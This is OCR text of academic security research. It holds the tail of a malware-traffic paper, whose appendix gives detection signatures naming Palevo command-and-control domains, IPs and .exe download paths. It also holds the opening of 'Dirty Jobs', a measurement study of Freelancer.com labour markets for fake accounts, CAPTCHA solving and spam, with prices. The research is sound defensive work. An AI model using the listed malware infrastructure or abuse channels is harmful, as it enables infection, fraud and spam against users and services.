[7] N. Doshi, A. Athalye, and E. Chien. Pay-Per-Install: The New Malware Distribution Network, April 2010. `http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/pay_per_install.pdf`.

[8] H. Dreger, A. Feldmann, M. Mai, V. Paxson, and R. Sommer. Dynamic Application-Layer Protocol Analysis for Network Intrusion Detection. In *Proceedings of the USENIX Security Symposium*, April 2006.

[9] Amazon Elastic Compute Cloud. http://aws.amazon.com/ec2/. Accessed on June 2011.

[10] J. Franklin, V. Paxson, A. Perrig, and S. Savage. An Inquiry into the Nature and Causes of the Wealth of Internet Miscreants. In *Proceedings of ACM Conference on Computer and Communications Security*, October 2007.

[11] G. Gu, R. Perdisci, J. Zhang, and W. Lee. BotMiner: Clustering Analysis of Network Traffic for Protocol and Structure Independent Botnet Detection. In *Proceedings of the 17th USENIX Security Symposium*, July 2008.

[12] InstallsDealer. http://installsdealer.com/. Accessed on June 2011.

[13] InstallsForYou. http://installsforyou.biz/. Accessed on June 2011.

[14] Internet archive. http://www.archive.org/. Accessed on June 2011.

[15] B. Koehl and J. Mieres. SpyEye Bot (Part two) Conversations with the Creator of Crimeware, February 2010. http://www.malwareint.com/docs/spyeye-analysis-ii-en.pdf.

[16] C. Kolbitsch, T. Holz, C. Kruegel, and E. Kirda. Inspector GAdget: Automated Extraction of Proprietary Gadgets from Malware Binaries. In *Proceedings of the IEEE Symposium on Security and Privacy*, May 2010.

[17] C. Kreibich, C. Kanich, K. Levchenko, B. Enright, G.M. Voelker, V. Paxson, and S. Savage. Spamcraft: An inside look at spam campaign orchestration. In *USENIX Workshop on Large-Scale Exploits and Emergent Threats*, 2009.

[18] Christian Kreibich, Nicholas Weaver, Chris Kanich, Weidong Cui, and Vern Paxson. GQ: Practical Containment for Measuring Modern Malware Systems. Technical Report TR-11-002, International Computer Science Institute, May 2011.

[19] LoadsSell. http://loadssell.net/. Accessed on June 2011.

[20] MaxMind. Resources for Developers. http://www.maxmind.com/app/api. Accessed on June 2011.

[21] J. Mieres. Russian prices of crimeware, March 2009. http://evilfingers.blogspot.com/2009/03/russian-prices-of-crimware.html.

[22] A. Mushtaq. World's Top Malware, July 2010. http://blog.fireeye.com/research/2010/07/worlds_top_modern_malware.html.

[23] J. Oberheide, M. Bailey, and F. Jahanian. PolyPack: An Automated Online Packing Service for Optimal Antivirus Evasion. In *Proceedings of the 3rd USENIX conference on Offensive technologies*, August 2009.

[24] V. Paxson. Bro: A system for detecting network intruders in real-time. *Computer Networks*, 31:2435–2463, December 1999.

[25] R. Perdisci, W. Lee, and N. Feamster. Behavioral Clustering of HTTP-Based Malware and Signature Generation Using Malicious Network Traces. In *Proceedings of the 7th USENIX conference on Networked Systems Design and Implementation*, April 2010.

[26] D. Plonka and P. Barford. Context-Aware Clustering of DNS Query Traffic. In *Proceedings of the 8th ACM SIGCOMM conference on Internet Measurement*, October 2008.

[27] Best Pay-Per-Install Affiliate Program Reviews. http://pay-per-install.com. Accessed on June 2011.

[28] Pay-Per-Install Programs. https://www.pay-per-install.org/. Accessed on June 2011.

[29] K. Stevens. The Underground Economy of the Pay-Per-Install PPI Business, February 2010. Black Hat DC, Arlington, VA.

[30] ThreatExpert – Automated Threat Analysis. http://www.threatexpert.com/. Accessed on June 2011.

[31] The Tor Project. http://www.torproject.org/. Accessed on June 2011.

[32] Virustotal – Free Online Virus, Malware and URL Scanner. http://www.virustotal.com/. Accessed on June 2011.

[33] ZeuS Tracker. https://zeustracker.abuse.ch/. Accessed on June 2011.

A Examples of Signatures

This appendix provides a concrete view of several of the malware signatures that appear in Table 3. We include four popular-but-untagged clusters, and two versions of *Palevo* for reference.

Each signature consists of three parts: URL, DOMAIN, and PAYLOAD statements followed by associated contents. The URL can contain regular expressions; we only use it for HTTP-based protocols. DOMAINS can list IP addresses or domains (with or without subdomains). PAYLOAD statements specify the parameters for `where`, `type`, `contents`, and `len`. `where` specifies the location to match, with "`begin`" meaning at the beginning of the payload. We use `type` to inform the engine whether to interpret the contents as a string or as an array of bytes. Finally, `len` restricts the length of the checked packet: a signature that specifies a `len` will only match if the packet has exactly the given length in bytes.

CLUSTER: A

```
URLS
/svc.php\?ver=

DOMAINS
sy.perfectexe.com
sy2.perfectexe.com
sy3.perfectexe.com
```

CLUSTER: B

```
URLS
/get.cgi\?.+
/data.cgi

DOMAINS
f19dd4abb8b8bdf2.cn
2bff2694930d2e21.cn
697fe322c995da1a.net
89e3aaecc2ba1734.net
ade34ea82c4f7f2f.net
```

CLUSTER: C

```
DOMAINS
ds.perfectexe.com

URLS
/active.asp\?[0-9]{2}
```

CLUSTER: D (URLs truncated for space)

```
DOMAINS
x.liruna.com

URLS
/x.ashx\?
ashx\?a=get&v=
ashx\?a=[^&]+v=[^&]+&fid=[^&]+&id=...
```

Palevo

```
DOMAINS
193.104.186.88
76.76.99.186
f5v9w.com
e7j0h7.cn
mp1r3n.ru

URLS
/hygtrve.exe
/htrgef.exe
/htgref.exe
/hybtvr.exe

PAYLOAD
where    : begin,
type     : bytes,
contents : [[0x61]],
len : 7
```

Palevo2

```
DOMAINS
ff.fjpark.com
fifa2012terra.com
converter50.com

URLS
/rip.exe, /usa.exe, /575.exe,
/adv.exe, /adv2.exe, /rip2.exe,
/prr.exe, /4757exe.exe

PAYLOAD
where: begin,
type : bytes,
contents : [[0x18]],
len : 21,
```

Dirty Jobs: The Role of Freelance Labor in Web Service Abuse

Marti Motoyama Damon McCoy Kirill Levchenko Stefan Savage Geoffrey M. Voelker

Department of Computer Science and Engineering
University of California, San Diego

Abstract

Modern Web services inevitably engender abuse, as attackers find ways to exploit a service and its user base. However, while defending against such abuse is generally considered a technical endeavor, we argue that there is an increasing role played by human labor markets. Using over seven years of data from the popular crowdsourcing site Freelancer.com, as well data from our own active job solicitations, we characterize the labor market involved in service abuse. We identify the largest classes of abuse work, including account creation, social networking link generation and search engine optimization support, and characterize how pricing and demand have evolved in supporting this activity.

1 Introduction

Today's online Web services—search engines, social networks, and the like—create value for their users by helping them find and interact with content generated by other users. While these services typically rely on advertising for their revenue, their open access and reliance on user-generated content create powerful opportunities for abusers to fabricate secondary, extremely cheap advertising channels as well. The result is well-known: Web-mail spam, polluted search results, "friend" requests from fake persons and so on. These activities are broadly termed *service abuse*: they exploit some feature of a public service for an attacker's financial gain at the expense of the service provider.

Each Web service provider aims to prevent such activities and preserve the value of their advertising enterprise. To that end, most Web sites include extensive contracts declaring limits on the way their services may be used. However, implicit threats of legal action rarely deter attackers, and so the provider must rely on a broad range of defenses and countermeasures to enforce their terms of service. While the technical details of this "arms race" are themselves interesting, they are ultimately just symptoms of this larger struggle over controlling who may monetize access to a site's users.

Thus, in this paper we do not focus deeply on the underlying technical attacks themselves, but rather explore the human labor markets in which these capabilities are provided. Though not widely appreciated, today there are vibrant markets for such abuse-oriented services and in a matter of minutes, one can buy a thousand phone-verified Gmail accounts for $300 or a thousand Facebook "friends" for $26. Much of this activity occurs on freelance work sites in which buyers "crowdsource" work by posting jobs they need done, and globally distributed workers bid on projects they are willing to take on.[1]

There are multiple advantages in this approach. First, many anti-abuse countermeasures are designed to detect or deter mechanistic automation and can be bypassed through the use of low-cost human labor. Perhaps the best known example of this phenomenon is found in CAPTCHAs, human-solvable puzzles designed to be challenging for automated solvers. While these puzzles are specifically designed to prevent computer-based service abuse, we have previously documented how a robust CAPTCHA-solving marketing has emerged by aggregating large amounts of cheap human labor instead [12].

A second advantage is that the crowdsourcing medium allows innovative attackers to quickly explore different schemes for evading anti-abuse defenses (due to the agility of a large contract labor pool). Finally, once a new attack scheme becomes sufficiently popular to commoditize, competitive pressures naturally drive workers to develop the most efficient means of satisfying the demand. Indeed, eventually the most popular activities (e.g., CAPTCHA-solving or phone verified accounts) can support their own branded retail services outside the scrum of the spot labor market.

In this paper, we characterize the abuse-related labor on Freelancer.com, one of the largest and most popular freelancer sites. Using almost seven years of historic data, and a range of our own contemporary work solicitations, we examine four classes of jobs:

- Account registration and verification,
- SEO content and link generation,
- Ad posting and bulk mailing,
- Social network linking

Each of these represents a kind of service abuse, incorporating manual labor to bypass existing controls, and each is ultimately a building block in some larger, economically-driven, advertising enterprise.

[1] To be clear, while the majority of such work is legitimate—anything from corporate logo design to software development—a large minority serves the online service abuse ecosystem.

The rest of this paper is organized as follows. Section 2 describes crowdsourcing and the Freelancer.com service in particular. In Section 3 we explain our methodology, the data we have gathered and the different categories of jobs in our study. Section 4 explains, as case studies, several components of the abuse value chain that have become semi-commoditized, followed by a characterization of the Freelancer labor market in Section 5. Section 6 places these abuse activities into a larger, interrelated context and Section 7 summarizes our findings.

2 Background

Outsourcing has long been a cost-cutting strategy in developed economies—pushing out key business processes to exploit the efficiencies or lower labor costs of third-party service providers. A more recent innovation is "crowdsourcing", further unbundling labor from any structured organization and leveraging the broad connectivity provided by the Internet. In this model, individuals participate in the labor force as free agents, responding to open calls for work on a piecework basis. In many cases, crowdsourcing is built on free labor (e.g., for many contributors to open-source projects, or in von Ahn's seminal ESP game [3]). However, fee-based crowdsourcing sites quickly emerged, the most famous being Amazon's Mechanical Turk service. Using such services, employers post requests for service at a particular price, while laborers in turn can "solve" the subset of requests that appeal to them.

However, crowdsourcing also presents a number of concerns. First, as an employment vehicle, crowdsourcing is controversial, since critics claim its pure free-market approach to labor has the potential to be highly exploitative, particularly of those in developing countries; one recent analysis estimates that the average hourly wage on Mechanical Turk is $5/hour [8]. Moreover, even on the employer side of the equation, crowdsourcing can be problematic since—absent any strong reputation mechanism—there may be little incentive for workers to provide quality work-products. Consequently, third-party services, such as *crowdflower*, have emerged that trade cost for data quality by replicating work requests and voting among them [1].

However, a less appreciated negative impact of this ecosystem is how anonymous access to cheap aggregated labor impacts the security of existing of Internet services. Indeed, as we show in this paper, the crowdsourced market for Web service abuse labor is thriving.

Much of this activity takes place on "freelancing" sites, in which employers post jobs and select individual workers based on their bids and bilateral negotiation. There are a large number of such sites with the most popular being Freelancer, Elance, RentACoder, Guru, and oDesk. In this paper we specifically examine the activity at Freelancer.com, one of the oldest and largest sites, claiming roughly two million employers and workers [6] from 234 different geographic regions and with close to nine hundred thousand projects posted on the site since 2004. We specifically chose Freelancer because the site offers an open API for querying information about past jobs and users. We have also gathered smaller amounts of data from most of the other large freelancer sites (i.e., via scraping) but since the activity is extremely similar across sites we chose to focus on the one for which our data was comprehensive.

Visitors to Freelancer must register and select a handle by which they are visible to other users. The only due diligence concerning a user's identity is a requirement to have a valid email address. The site does offer "skills tests" for a fee, by which individual users may demonstrate proficiency in various skills and earn "badges" visible on their profile. There is no discrimination between employers and workers and any user can participate on either or both sides of the labor market.

To post a project on the site, the project poster, or buyer, must pay a $5 fee, which is refunded once a worker is selected. Buyers may choose to pay an additional fee of $14 to have their jobs "featured", meaning that they are listed towards the top of the job listings. Workers independently scan these jobs listings to find projects matching their particular skill sets and then place bids (a combination of structured fields, such as dollar amounts, and freeform text). Buyers then select the workers who are most appropriate for their tasks.

Once workers are chosen, Freelancer charges either $3 or 3% of the total project cost to the buyers, depending on whichever amount is higher (Freelancer acts as the middleman in the transaction, using online payment methods such as PayPal, Moneybookers and Webmoney). However, some less scrupulous buyers are reputed to simply cancel their orders and settle with workers out-of-band. Finally, while job postings are effectively "broadcast", there are a range of such posts that identify themselves as private by specifically identifying the workers they are interested in employing.

3 Data Overview

In this section, we describe our methodology for collecting data on Freelancer job activity and categorizing the jobs into various kinds of "dirty" tasks.[2]

3.1 Data Collection Methodology

Freelancer.com exports an API for programmatically querying for information regarding projects and users. Using this API, we implemented a crawler to collect both

[2]While space prevents a detailed description of the oversight and ethical considerations here, our protocols were reviewed by our Human Research Protections Program and we consulted with key brand holders in advance of any active purchasing activity.

Activity	Count	
Projects	842,199	
Projects w/ Selected Workers	388,733	(46%)
Project Bids	12,656,978	
Active Users	815,709	
Buyers Only	179,908	(22.1%)
Workers Only	590,806	(72.4%)
Buyer & Workers	44,995	(5.5%)

Table 1: Summary of Freelancer activity between February 5, 2004 and April 6th, 2011.




Figure 1: Growth in Freelancer activity over time. Numbers in parentheses in the legend denote the largest activity in a month.

contemporary and historical information about Freelancer activity. We ran the crawler from December 16, 2010 through April 6, 2011 to minimize load on the site. For historical data, we observed that Freelancer uses monotonically increasing IDs for both projects and users. To crawl all projects over time, we iterated through the entire available project ID space, which at the time ranged from 1–1,015,634. As a result, the job postings in our data set represent all of the jobs that were viewable through the API. We derived the set of user IDs based upon the set of projects, including any user associated with a project as buyer, bidder, or worker.[3]

For all crawled projects, we extracted the project details and the corresponding project bids, as well as the buyer, bidders, and selected workers who were awarded the projects (if any). For all users we encountered, we downloaded their public account metadata and feedback comments.

3.2 Data Summary

Starting with the earliest project posted on February 5, 2004 at 12:28 EST, we collected data through April 6th, 2011, capturing over seven years of activity. Table 1 summarizes this data set. During this time, 842,199 jobs were posted to Freelancer[4] and 815,709 users were active on the site. Roughly 46% of the posted jobs report a worker selected for the job. This number represents a lower bound on the number of job transactions; a buyer and a worker will sometimes use Freelancer to rendezvous, but will negotiate the transaction through private messaging and, thus, never report a selected worker. Among all users associated with at least one project, 22.1% were buyers only, 72.4% were bidders/workers only, and 5.5% served as both.

[3]Unlike projects, we did not exhaustively collect information for all two million users by crawling the user ID space since the majority of users do not appear to be active on the site.

[4]Note the discrepancy of 173,435 jobs between the maximum ID and the number of postings we obtained through the API. When crawling these IDs, Freelancer's API returned an error indicating that the ID was invalid. We assume that invalid IDs are jobs that never existed or have been deleted—which, according to complaints, happens for only a select number of jobs that egregiously violate Freelancer rules.

Activity on Freelancer has grown steadily over time. Figure 1 shows the number of jobs offered and the number of bids made per month, as well as the number of new buyers and bidders per month. To overlay and compare the curves, we normalized them to their maximum monthly value as listed in Table 1. The curves all show a drop in activity in December 2006 (the reason for which we have not been able to determine). After this point, Freelancer experiences strong linear growth in buyers and bidders and their associated posting and bidding activity. Freelancer's job market is healthy and growing. Work posted by a steadily increasing number of buyers (5,000 new buyers a month on average in 2010) has been satisfied by an equally steadily increasing supply of bidders (15,000 new bidders/month).

3.3 Categorizing Jobs

Our first step in understanding Freelancer activity is to categorize the types of jobs found on the site. We use a two-step process for this categorization. We first manually browse sampled projects to identify a meaningful list of job categories. We then use a combination of keyword matching and supervised learning to identify jobs from the entire Freelancer corpus that fall into the categories.

From browsing random job postings, gauging the interest level in various tasks from observed bidding activity, and incorporating awareness of the larger underground cybercrime ecosystem, we identified 22 types of jobs falling into six categories. To establish a baseline of the prevalence of these types of jobs, we manually inspected a random sample of 2,000 jobs, tagging each job with a category.

Table 2 summarizes the list of categories and the distribution of jobs that fall into each category from our random sample. Note that a job may be tagged under multiple categories; for example, social bookmarking jobs for search engine optimization (SEO) usually also require account creation. Legitimate projects comprise 65.4% of these jobs and primarily involve Web-related programming and content creation tasks. We include private jobs, corresponding to projects targeted to one specific user, in the legitimate job class, since we typically do not know

Category	Job Type	Description	Count	%
Legitimate [§A.1]	Web Design/Coding	Create, modify, or design a Web site	769	38.5
	Multimedia Related	Complete multimedia-related task (e.g., Flash)	265	13.2
	Private Jobs	Jobs designated for a particular worker	138	6.9
	Desktop/Mobile Applications	Create a desktop or mobile application	100	5.0
	Legitimate Miscellaneous	Miscellaneous jobs	177	8.8
Accounts [§A.2]	Account Registrations	Create accounts with no defined requirements	22	1.1
	Human CAPTCHA Solving	Requests for human CAPTCHA solving	19	0.9
	Verified Accounts	Create verified accounts (e.g. phone)	14	0.7
SEO [§A.3]	SEO Content Generation	Requests for SEO content (e.g., articles, blogs)	195	9.8
	Link Building (Grey Hat)	Get backlinks using grey hat methods	53	2.6
	Link Building (White Hat)	Get backlinks using no grey/black hat methods	20	1.0
	SEO Miscellaneous	Nonspecific SEO-related job postings	61	3.0
Spamming [§A.4]	Ad Posting	Post content for human consumption	25	1.2
	Bulk Mailing	Send bulk emails	8	0.4
OSN Linking [§A.5]	Create Social Networking Links	Get friends/subscribers/fans/followers/etc.	33	1.7
Misc [§A.6]	Abuse Tools	Tools used for abuse (e.g., CAPTCHA OCR)	41	2.1
	Clicks/CPA/Leads/Signups	Get clicks, emails, zip codes, signups, etc.	32	1.6
	Manual Data Extraction	Manually visit websites and scrape content	21	1.1
	Gather Email/Contact Lists	Research contact details for targeted people	17	0.9
	Academic Fraud	Write essays, code homework assignments, etc.	10	0.5
	Reviews/Astroturfing	Create positive reviews	1	0.1
	Other Malicious	Miscellaneous jobs with malicious intentions	35	1.8

Table 2: Distribution of 2,000 random, manually-labeled projects into job categories. Referenced sections of the appendix include examples of jobs in the corresponding category.

the job details; private postings, however, will sometimes contain enough data to determine their intent. In our manually labeled corpus, we were unable to determine the intent of 5.4% of the jobs. The remaining 29.2% of the jobs correspond to various kinds of "dirty" jobs, ranging from delivering phone-verified Craigslist accounts in bulk to a wide variety of search-engine optimization (SEO) tasks.

We then focused on identifying jobs in the entire Freelancer corpus that fall into "dirty" categories. Since we could not manually classify all jobs, we used keyword matching to generate training sets and supervised learning to train classifiers for each category. We then applied the classifiers to each job to determine the dirty category it falls into, if any.

To find positive examples for each classifier, we used keywords associated with the job type to conservatively identify jobs that fall into each category. For example, to locate jobs about CAPTCHA solving, we searched job postings for the terms "CAPTCHA" and "type" or "solve". For negative examples, we randomly chose jobs from the other orthogonal job types. For features, we computed the well-known *tf-idf* score (term frequency-inverse document frequency) of each word present in the title, description, and keywords associated with jobs in the training sets. We then used *svm-light* [9] to train classifiers specific to each category.

Table 3 shows the results of applying these classifiers to all Freelancer jobs. We focus on just those dirty job categories that had at least 1,000 jobs. Although the classifiers are not perfect (e.g., some jobs placed in the "link building" categories might be better placed in the more generic "SEO" category), they sufficiently capture the set of jobs in each category and greatly increase the number of jobs we can confidently analyze. Note that we did not attempt to be complete in the categorization of the postings: there are likely jobs that should be in a category that we have missed. However, such jobs are also likely not well-marketed to workers, since they most likely lack the typical keywords and phrases commonly used in jobs under those categories.

We focus on the jobs comprising these categories in the analyses we perform in the subsequent sections.

3.4 Posting Job Listings

Pricing information is a crucial aspect of our study, since it represents the economic value of an abusive activity to attackers. Both job descriptions and bids contain pricing info, often at odds with each other. To determine which source of pricing info to use, we performed an experiment where we posted jobs on Freelancer and solicited bids. In the process, bidders posted public bids and, in some cases, sent private messages to our user account.

Class	Job Type	Count	%
Accounts	Account Registrations	6,249	0.7
	Human CAPTCHA Solving	4,959	0.6
	Verified Accounts	3,120	0.4
SEO	SEO Content Generation	72,912	8.7
	Link Building (Grey Hat)	16,403	1.9
	Link Building (White Hat)	10,935	1.3
Spamming	Ad Posting	11,190	1.3
	Bulk Mailing	3,062	0.4
OSN Linking	OSN Linking	11,068	1.3

Table 3: Freelancer jobs categorized using the classifiers.

These private messages occasionally reveal the external Web store fronts operated by Freelancer workers, in addition to the tools, services, and methods they use to complete each type of job. We posted 15 job listings representative of the categories for which we have classifiers. We also randomly posted half of the jobs as a "featured" listing to determine whether this increased the quantity of bids we received (which it did).

Table 4 summarizes the results of our job posting experiments. Of the 228 total bids we received, 47 were commensurate with market rates for these projects. Most of the remaining bids, however, were simply minimum bids used as "place holders". The actual bid amount was either included in a private message to our buyer account, or the bidder provided an email address to negotiate a price outside of the Freelancer site to avoid the Freelancer fee.

Because many prices in the public bids severely underestimate market prices, we use the prices in job descriptions by buyers in our studies in Section 4. Even so, we note that the pricing data has some inherent biases. They are advertised prices and not necessarily the final prices that may have been negotiated with selected workers. Further, we use prices that were systematically extracted from the job descriptions. Even with hundreds of hand-crafted regular expressions, we were only able to extract pricing data from about 10% of the jobs. Job descriptions are notoriously unstructured, ungrammatical, and unconventional. These biases notwithstanding, the pricing data is still useful for comparing the relative value of jobs, as well as trends over time.

4 Case Studies

This section features case studies of the four groups of abuse-related Freelancer jobs summarized in Table 2.

4.1 Accounts

Accounts on Web services are the basic building blocks of an abuse workflow. Because they are the main mechanism for access control and policy enforcement (e.g., limits on number of messages per day), circumventing these limits requires creating additional accounts, often at scale. Thus account creation has become the primary battlefield in abuse prevention.

Class	Job Type	Bids	Cost
Accounts [§B.1]	Craigslist PVA	10 (4)	$4.25
	Gmail Accounts	6 (5)	$0.07
	Hotmail Accounts*	21 (12)	$0.007
	Facebook Accounts*	24 (10)	$0.07
SEO [§B.2]	Blog Backlinks*	10 (5)	$0.30
	Linking (White Hat)*	17 (8)	$0.81
	Forum Backlinks	12 (9)	$0.50
	Social Bookmarks*	44 (21)	$0.13
	Bulk Article Writing	29 (23)	$3.00
Spamming [§B.3]	Bulk Mailing	10 (5)	0.075¢
	Craigslist Posting	10 (3)	$0.60
OSN Linking [§B.4]	Facebook Friends*	11 (4)	$0.026
	Facebook Fans	5 (5)	$0.039
	MySpace Friends	2 (2)	$0.037
	Twitter Followers*	7 (6)	$0.02

Table 4: Results from posting job listings to Freelancer. A "*" indicates the post was featured, the number within the "()" is the number of bids that included prices. All prices in the cost column are for the smallest unit of service (i.e., per one account, backlink, email, post, and 500-word article).

Accounts primarily enable a wide variety of spamming and scamming. For Web mail services like Gmail and Yahoo, spammers use accounts to send email spam, taking advantage of the reputation of the online service to improve their conversion rate. For online social networks like Facebook and Twitter, spammers use accounts to spam friends and followers (Section 4.2), taking advantage of relationships to improve conversion. For classified services like Craigslist, spammers use accounts to create highly-targeted lists, post high-ranking advertisements for a variety of scams, recruit money laundering and package handling mules, advertise stolen goods, etc. Further, accounts on some services easily enable paired accounts on related services (e.g., creating a YouTube account from a Gmail account), further extending the opportunities for spamming.

4.1.1 Account Creation Insights

In the context of another research effort, we obtained approval from a major Web mail provider to purchase fraudulently-created accounts on their service. We purchased 500 such accounts from a retail site selling accounts, gave them to the provider, and in return received registration metadata for the supplied email accounts, including account creation times and the IP addresses used to register the accounts. We later discovered that the supplier we contacted was a very active member of Freelancer.com; this worker is responsible for account set $\texttt{IN}_1$ in Table 5.

The supplier had bid on 2,114 projects, had been cho-

Name	Rating	Tested	Valid (%)	Age (Days)
IN_1*	9.8	500	100.0	0.4
UK_1	9.9	3,500	99.9	25.7
BD_1	10	6,999	99.6	24.7
IN_2	9.8	5,015	99.6	9.7
PK_1	10	4,999	99.4	78.6
PK_2	9.8	4,000	95.4	82.6
PK_3	9.9	4,013	77.3	414.7
IN_3	9.9	6,200	76.2	30.7
CA_1**	9.6	508	15.7	21.7

Table 5: Summary of the results from purchasing email accounts. The names of the account sets embed the worker countries: IN is India, UK is the United Kingdom, BD is Bangladesh, PK is Pakistan, and CA is Canada. The rating column refers to the average rating of the selected worker. *Notes:* *We purchased IN_1 in 2010, the rest in 2011. **The worker responsible for CA_1 repeatedly copied and pasted 508 accounts to meet the 5k requirement.




Figure 2: Median monthly prices offered by buyers for 1,000 CAPTCHA solves (top) and the monthly volume of CAPTCHA solving posts (bottom), both as functions of time. The solid vertical price bars show 25% to 75% price quartiles.

sen as a selected worker on 147 projects, and served as a buyer on 84 projects. Interestingly, the supplier acted as a buyer for 25 jobs that involved the creation of other Web mail account types. The supplier contracted out this task at a rate of $10–20 per 1,000 accounts, and yet the supplier charged $20 per 100 accounts on the retail Web site, an order of magnitude more.

The accounts we purchased were created an average of only 2.8 seconds apart, suggesting the use of either automated software or multiple human account creation teams in parallel.[5] Such automation would be one way to earn money bidding on account jobs for this particular worker. Further, 81% of the IP addresses used to register the accounts were on the Spamhaus blacklist, suggesting the use of IP addresses from compromised hosts to defeat IP-based rate limiting of account creation.

4.1.2 Experience Purchasing Accounts

In 2011, we commissioned a job to purchase additional email accounts for the same Web mail provider in quantities ranging from 3,500–7,000. We selected nine different workers, of which eight ultimately produced accounts, listed in Table 5 after IN_1. Once given the accounts and the corresponding passwords, we logged into the accounts and downloaded the newest and oldest inbox pages (assuming the account was valid). Table 5 shows the results of the purchasing and account checking. Of the eight email sets, seven consisted of largely valid accounts, with over 75% of the tested email accounts yielding a successful login. IN_3 was particularly interesting; the worker previously used the email addresses to create Facebook and Craigslist logins and posts, then resold the accounts to us. Also, four of the account batches are relatively old (as determined by the date of their oldest emails), with the median age of the accounts between two months and over one year. These ages indicate that workers are likely sitting upon a stockpile of email accounts. Lastly, the worker ratings do not seem to reflect the quality of the accounts, as demonstrated by the high ratings (out of 10) achieved by those workers responsible for the PK_3, ID_3, and most notably, CA_1 account sets.

[5] We know that an effective automated CAPTCHA solver existed at this time for this Web mail provider, so automation is the likely suspect.

4.1.3 CAPTCHA Solving

To keep the barrier to participation extremely low, creating an account at an online service today requires little more than solving a CAPTCHA. CAPTCHAs are designed to be hard to solve algorithmically, and thus create an obstacle to automating service abuse. In response to their widespread deployment, human-based CAPTCHA-solving services emerged in abuse ecosystem. Such services depend on cheap human labor to provide a simple programmatic interface for solving CAPTCHAs to an otherwise completely automated abuse processes chain. In a previous study [12], we described a robust retail CAPTCHA-solving industry capable of solving a million CAPTCHAs a day at $1 per 1,000 solved. Thus today, CAPTCHAs are neither more nor less than a small economic impediment to the abuser, forming the first step in the account value chain.

By their nature, CAPTCHAs are ideally suited to the Freelancer outsourcing paradigm, and indeed the Freelancer marketplace has played a key role in the evolution of CAPTCHA solving. Figure 2 shows the history of prices offered for CAPTCHA solving as well the demand (in number of job offers per month) since 2007. We see a rise in demand starting from their first appearance, and a corresponding drop in prices to the $1 per 1,000 price




Figure 3: Sites targeted in account registration jobs.




Figure 4: Demand for account registration jobs over time. The dashed vertical lines indicate approximate dates when Craigslist introduced phone verification for erotic services ads (March 2008) and other services (May 2008).

seen today, corroborating our previous findings [12].

4.1.4 Account Verification

Because creating a basic account—even one requiring solving a CAPTCHA—is so cheap, to curb online abuse services must necessarily take advantage of some limited resource available to a user. To increase the limits placed on a basic account, a user must sometimes undergo *account verification*, which takes a variety of forms (e.g. phone numbers, credit cards, etc.). Verification increases the user's standing within the service, giving the account holder greater access to the service and thereby increasing the value of the account. For this reason, verification is a step in the value chain of many abuse processes.

The most popular type of verified account uses phone verification. Beyond the steps for creating a basic account, phone-verified accounts (PVAs) require a working phone number as an additional validation factor in account authorization. Services will either call or message a code to the number, and the user must submit the number back to the service to complete authorization. For some services phone verification is mandatory (e.g., for posting advertisements in certain forums on Craigslist, creating multiple accounts in Gmail from the same IP address), and for other services, phone verification adds convenience (e.g., avoids CAPTCHAs with Facebook). Services typically require the phone number to be associated with a landline or mobile phone since, unlike VoIP phone numbers, it is much more difficult to scale the abuse of such numbers. Phone verification is effective: immediately after Gmail introduced phone verification to limit account abuse, for instance, prices for Gmail accounts on underground forums skyrocketed to 10 times other Web-mail accounts [2]. However, even more so than CAPTCHAs, PVAs add further delay and inconvenience to users and is the primary reason why services do not use phone verification uniformly.

4.1.5 Web Services Targeted

Figure 3 shows the distribution of services targeted in job postings for basic and verified account registrations. For ease of comparison, it shows the top 10 targeted services for both kinds of accounts, combined. For a job targeting multiple services, we count it in the total for each service mentioned. Job postings target accounts in every major category of Internet service: Web mail, social networks, as well financial and marketplace services. However the distribution of specific services differ markedly between the two types of account registration jobs, reflecting how services vary in their deployment of additional verification mechanisms (if any). Basic accounts are useful for many purposes, including obtaining accounts up for other Internet services (Facebook, Craigslist, etc.), and Gmail is by far the most popular. When it comes to verified accounts, on the other hand, Craigslist is the dominant target, most certainly because Craigslist sections targeted by spammers all require PVAs.

We posted a job soliciting bids for "CraigsList Phone Verified Accounts PVA" on Freelancer.com. Of the 10 bids we received, 4 contained prices: $3, $4, $4.50, and $6. These prices are consistent with the currently observed buyer offers for Craigslist PVAs. The pricing of PVAs tells us in monetary terms the value of phone verification as a security mechanism. For Craigslist, PVAs have made account abuse extremely expensive. In contrast, retail services sell Gmail PVAs for around 25¢, a 10–20 fold price difference compared to Craigslist.

4.1.6 Trends

